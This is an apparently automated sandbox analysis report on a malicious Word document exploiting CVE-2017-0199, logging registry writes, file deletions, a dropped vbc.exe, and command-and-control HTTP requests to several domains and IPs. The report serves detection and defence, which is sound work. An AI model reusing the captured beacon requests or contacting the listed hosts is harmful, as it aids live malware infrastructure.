Detection	Threat Characteristic: Creates process Process ID: 2252 Image Path: %USERPROFILE%\vbc.exe		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Angsana New Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Cordia New Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Mangal Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Latha Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Sylfaen Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vrinda Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Raavi Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Shruti Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gautami Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tunga Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Estrangelo Edessa Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Cambria Math Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arial Unicode MS Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tahoma Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Marlett Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Batang Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\BatangChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@BatangChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gungsuh Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Gungsuh Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\GungsuhChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@GungsuhChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\DaunPenh Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\DokChampa Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Euphemia Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vani Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Gulim Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\GulimChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@GulimChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Dotum Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\DotumChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@DotumChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Impact Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Iskoola Pota Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kalinga Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kartika Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Khmer UI Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lao UI Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Console Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Malgun Gothic Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Malgun Gothic Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Meiryo Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Meiryo Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Meiryo UI Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Meiryo UI Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft Himalaya Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft JhengHei Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Microsoft JhengHei Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft YaHei Value: None		248



[illegible]

[illegible]

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Perpetua Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Perpetua Titling MT Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Pristina Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Rage Italic Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Rockwell Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Rockwell Condensed Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Rockwell Extra Bold Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Script MT Bold Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tw Cen MT Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tw Cen MT Condensed Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Wingdings 2 Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Wingdings 3 Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Reference Sans Serif Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Reference Specialty Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tw Cen MT Condensed Extra Bold Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Outlook Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bookshelf Symbol 7 Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Freestyle Script Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Juice ITC Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kristen ITC Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Handwriting Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Mistral Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tempus Sans ITC Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arial Narrow Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Garamond Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Algerian Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Baskerville Old Face Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bauhaus 93 Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bell MT Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Berlin Sans FB Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Berlin Sans FB Demi Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bernard MT Condensed Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bodoni MT Poster Compressed Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Britannic Bold Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Broadway Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Brush Script MT Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Californian FB Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Centaur Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Chiller Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Colonna MT Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Cooper Black Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Footlight MT Light Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Harlow Solid Italic Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Harrington Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\High Tower Text Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Jokerman Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kunstler Script Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Bright Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Calligraphy Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Fax Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Magneto Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Matura MT Script Capitals Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Modern No. 20 Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Niagara Engraved Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Niagara Solid Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Old English Text MT Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Onyx Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Parchment Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Playbill Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Poor Richard Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Ravie Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Informal Roman Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Showcard Gothic Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Snap ITC Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Stencil Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Viner Hand ITC Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vivaldi Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vladimir Script Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Wide Latin Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Arial Unicode MS Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MT Extra Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		248

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191051E8F325736 Value: None		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C0000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 53590004		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C0000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 53590005		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C0000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 53590006		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F1009040000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53590008		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F1009040000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53590009		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F1009040000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5359000a		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 53590011		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 53590012		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100C040000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 53590005		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100C040000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 53590006		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 53590013		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 53590014		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 53590015		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 53590016		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 53590017		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 53590018		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F1009040000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5359000b		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F1009040000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5359000c		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F1009040000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5359000d		248
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F1009040000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5359000e		248
Detection	Threat Characteristic: Queries DNS server www.lisworldart.com		
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 130.211.40.170:80 Content: POST /fpdi/ HTTP/1.1\r\nHost: www.lisworldart.com\r\nConnection: close\r\nContent-Length: 308\r\nCache-Control: no-cache\r\nOrigin: http://www.lisworldart.com\r\nUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)\r\nContent-Type: application/x-www-form-urlencoded\r\nAccept: */*\r\nReferer: http://www.lisworldart.com/fpdi/\r\nAccept-Language: en-US\r\nAccept-Encoding: gzip, deflate\r\n		
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 130.211.40.170:80 Content: GET /fpdi/?JpApTx=NL0te&SL=iqFVFg92Xxu0uTH03JLa12oESkoFC5QxWtdivQGz6IajNLcs98G+ghkky5UFZ2hFuByzOleBruv1L0dGUP5Sq4bMMW3yw2Slpis HTTP/1.1\r\nHost: www.lisworldart.com\r\nConnection: close\r\n		
Detection	Threat Characteristic: Queries DNS server www.myraandmarlow.com		
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 198.185.159.144:80 Content: POST /fpdi/ HTTP/1.1\r\nHost: www.myraandmarlow.com\r\nConnection: close\r\nContent-Length: 308\r\nCache-Control: no-cache\r\nOrigin: http://wwww.myraandmarlow.com\r\nUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)\r\nContent-Type: application/x-www-form-urlencoded\r\nAccept: */*\r\nReferer: http://www.myraandmarlow.com/fpdi/\r\nAccept-Language: en-US\r\nAccept-Encoding: gzip, deflate\r\n		
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 198.185.159.144:80 Content: GET /fpdi/?SL=g8+zrUhFijkE3CibFkdr4XoeBkiOgniSqzW3Gm8f2dnQgzRnhLJTBDHNAc3fRUhSb5ptzTEUKYkF4aAst8iwduwzOgdm05aAub&JpApTx=NL0te HTTP/1.1\r\nHost: www.myraandmarlow.com\r\nConnection: close\r\n		
Detection	Threat Characteristic: Queries DNS server www.osmorobotics.com		
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 103.86.51.56:80 Content: POST /fpdi/ HTTP/1.1\r\nHost: www.osmorobotics.com\r\nConnection: close\r\nContent-Length: 308\r\nCache-Control: no-cache\r\nOrigin: http://www.osmorobotics.com\r\nUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)\r\nContent-Type: application/x-www-form-urlencoded\r\nAccept: */*\r\nReferer: http://www.osmorobotics.com/fpdi/\r\nAccept-Language: en-US\r\nAccept-Encoding: gzip, deflate\r\n		
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 103.86.51.56:80 Content: GET /fpdi/?JpApTx=NL0te&SL=tO7n8XlwETvsb1evTFhe9X0em9Tv7eyOLvI3NXV2g22Na6UPC/pKzdh5Y/dfqEcjPAGoYYkDoItM01Niyypp/MzGb4M AVFQZ/P6Z HTTP/1.1\r\nHost: www.osmorobotics.com\r\nConnection: close\r\n		
Detection	Threat Characteristic: Queries DNS server www.goodfoodsme.com		
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 142.250.74.115:80 Content: POST /fpdi/ HTTP/1.1\r\nHost: www.goodfoodsme.com\r\nConnection: close\r\nContent-Length: 308\r\nCache-Control: no-cache\r\nOrigin: http://www.goodfoodsme.com\r\nUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)\r\nContent-Type: application/x-www-form-urlencoded\r\nAccept: */*\r\nReferer: http://www.goodfoodsme.com/fpdi/\r\nAccept-Language: en-US\r\nAccept-Encoding: gzip, deflate\r\n		
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 142.250.74.115:80 Content: GET /fpdi/?SL=FC+vu15daNMWWaVqmCj8ecPBA4+k65PSidnzFB+/ZloZQFj7fbAdEhR14OPa0iXfmTPKBjJUALSLv5gYqk3GQ585B3z3vLFfkJ8IE&JpApTx=NL0te HTTP/1.1\r\nHost: www.goodfoodsme.com\r\nConnection: close\r\n		

Detection	Threat Characteristic: Queries DNS server www.sisooow.rest		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word Value: None		248
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{467973F6-77B3-4014-840C-6CB9C3C57E3E}.tmp) Return: 1		248
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\841002D9.wiz) Return: 1		248
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\841002D9.wiz Type: VSDT_RTF		248
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 248 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\841002D9.wiz Type: VSDT_RTF		
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~\$sanjet 025001921.docx) Return: 1		248
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{5C896935-C659-47E9-8FB7-F5F085927831}.tmp) Return: 1		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Data\Settings Value: None		248
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~\$Normal.dotm) Return: 1		248
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1405DF8F-C817-4325-905C-6544A21853FB}.tmp) Return: 1		248
Delete File	Path: %APPDATA%\Microsoft\Templates\~\$Normal.dotm Type: VSDT_COM_DOS		248
Add File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		248
Write File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTF Value: a0		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTA Value: a0		248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		248
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{2483E5DE-9610-4DF0-BA96-A94BCA1FA35D}.tmp Type: VS DT_WINWORD		248
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{2483E5DE-9610-4DF0-BA96-A94BCA1FA35D}.tmp Type: VS DT_WINWORD		248



▼ Object 1 - scanjet 025001921.docx (Office Word 2007 document)

File name	scanjet 025001921.docx
File type	Office Word 2007 document
SHA-1	DDC5FC30F556E6D597A0DB1A06F9B514528B38FC
SHA-256	4C882C0D1EA5A377D8F3F46E429205AC1842276FCB7C2CEB5F3F466292ACEE3B
MD5	58C99415952066CE2DE643366E6690B8
Size	10373 byte(s)

Risk Level	Low risk
Detection	Possible_CVE20170199
Exploited vulnerabilities	CVE-2017-0199
Threat Characteristics	Malformed, defective, or with known malware traits (1)

▼ Notable Threat Characteristics

▼ Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as probable malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: Possible_CVE20170199 Engine Version: 21.572.1002 Malware Pattern Version: 17.149.92		

W10

Environment-specific risk level	High risk	The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Possible_CVE20170199	
Exploited vulnerabilities	CVE-2017-0199	
Network connection	Custom	

▼ Object 1 - scanjet 025001921.docx (Office Word 2007 document)

File name	scanjet 025001921.docx
File type	Office Word 2007 document
SHA-1	DDC5FC30F556E6D597A0DB1A06F9B514528B38FC
SHA-256	4C882C0D1EA5A377D8F3F46E429205AC1842276FCB7C2CEB5F3F466292ACEE3B
MD5	58C99415952066CE2DE643366E6690B8
Size	10373 byte(s)

Risk Level	High risk
Detection	Possible_CVE20170199
Exploited vulnerabilities	CVE-2017-0199
Threat Characteristics	File drop, download, sharing, or replication (6) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (4) Process, service, or memory object change (1) Suspicious network or messaging activity (16)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics	
Defense Evasion	File Deletion	<div><div></div><div></div><div></div></div>	Characteristics: 1, 2, 3, 4, 5, 6
Discovery	Network Share Discovery	<div><div></div><div></div><div></div></div>	Characteristics: 1
Command and Control	Commonly Used Port	<div><div></div><div></div><div></div></div> <div><div></div><div></div><div></div></div>	Characteristics: 1 Characteristics: 1, 2, 3
	Standard Application Layer Protocol	<div><div></div><div></div><div></div></div> <div><div></div><div></div><div></div></div>	Characteristics: 1 Characteristics: 1, 2, 3

© ATT&CK™ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ File drop, download, sharing, or replication (6)

Characteristic	Significance	Details
